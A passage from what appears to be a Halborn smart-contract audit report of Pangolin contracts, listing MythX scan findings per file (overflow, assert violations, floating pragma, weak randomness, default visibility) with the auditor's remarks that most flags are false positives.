238	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
239	(SWC-110) Assert Violation	Unknown	Out of bounds array access
246	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
255	(SWC-110) Assert Violation	Unknown	Out of bounds array access
257	(SWC-110) Assert Violation	Unknown	Out of bounds array access
262	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
263	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
266	(SWC-110) Assert Violation	Unknown	Out of bounds array access
281	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
284	(SWC-110) Assert Violation	Unknown	Out of bounds array access
289	(SWC-110) Assert Violation	Unknown	Out of bounds array access
303	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
307	(SWC-110) Assert Violation	Unknown	Out of bounds array access
312	(SWC-110) Assert Violation	Unknown	Out of bounds array access
323	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
334	(SWC-110) Assert Violation	Unknown	Out of bounds array access
349	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
353	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
359	(SWC-110) Assert Violation	Unknown	Out of bounds array access
364	(SWC-110) Assert Violation	Unknown	Out of bounds array access
380	(SWC-110) Assert Violation	Unknown	Out of bounds array access
415	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
420	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
442	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
454	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered

PNG.sol

Report for PNG.sol
https://dashboard.mythx.io/#/console/analyses/eb913747-4f63-4b91-9130-fdae023e213a

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.
226	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.
299	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.

PangolinVoteCalculator.sol

Report for contracts/PangolinVoteCalculator.sol
https://dashboard.mythx.io/#/console/analyses/4cf8e454-eca3-431f-a168-456db4563621

Line	SWC Title	Severity	Short Description
30	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
31	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.

RewarderComplex.sol

Report for contracts/RewarderComplex.sol
https://dashboard.mythx.io/#/console/analyses/f7040449-d8b4-43ea-9a45-644380a3801f

Line	SWC Title	Severity	Short Description
49	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
112	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.
142	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.
143	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.
165	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.
169	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.
173	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.

RewarderSimple.sol

Empty output. No issues found by MythX.

StakingRewards.sol

Report for contracts/StakingRewards.sol
https://dashboard.mythx.io/#/console/analyses/a0b94985-102d-413b-998f-312fd452764f

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.
13	(SWC-123) Requirement Violation	Low	Requirement violation.

Timelock.sol

Report for Timelock.sol
https://dashboard.mythx.io/#/console/analyses/db1e93a3-8434-4b0d-8da5-4d1957ecb639

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.

TreasuryVester.sol

Report for contracts/TreasuryVester.sol
https://dashboard.mythx.io/#/console/analyses/4cea996d-e894-480a-b404-a688d5alda5f

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.

TreasuryVesterProxy.sol

Report for contracts/TreasuryVesterProxy.sol
https://dashboard.mythx.io/#/console/analyses/aab26a3e-4616-4538-9e83-f6a238de9df5

Line	SWC Title	Severity	Short Description
22	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
23	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
24	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
25	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
31	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
32	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
33	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
35	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
36	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
38	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
57	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
60	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
60	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
70	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered
71	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
75	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered
76	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
79	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
82	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
83	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
86	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
87	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
92	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
93	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
96	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
97	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
105	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered

- MythX correctly detected overflows/underflows in the contracts LiquidityPoolManager.sol, LiquidityPoolManagerV2.sol and MiniChefV2.sol. Although, most of the Integer Overflows and Underflows flagged by MythX are false positives as those contracts are using Solidity ^0.8.0 version. After the Solidity version 0.8.0 Arithmetic operations revert on underflow and overflow by default.
- block.number is used but not as a source of randomness.
- The assert violations are false positives.

THANK YOU FOR CHOOSING

// HALBORN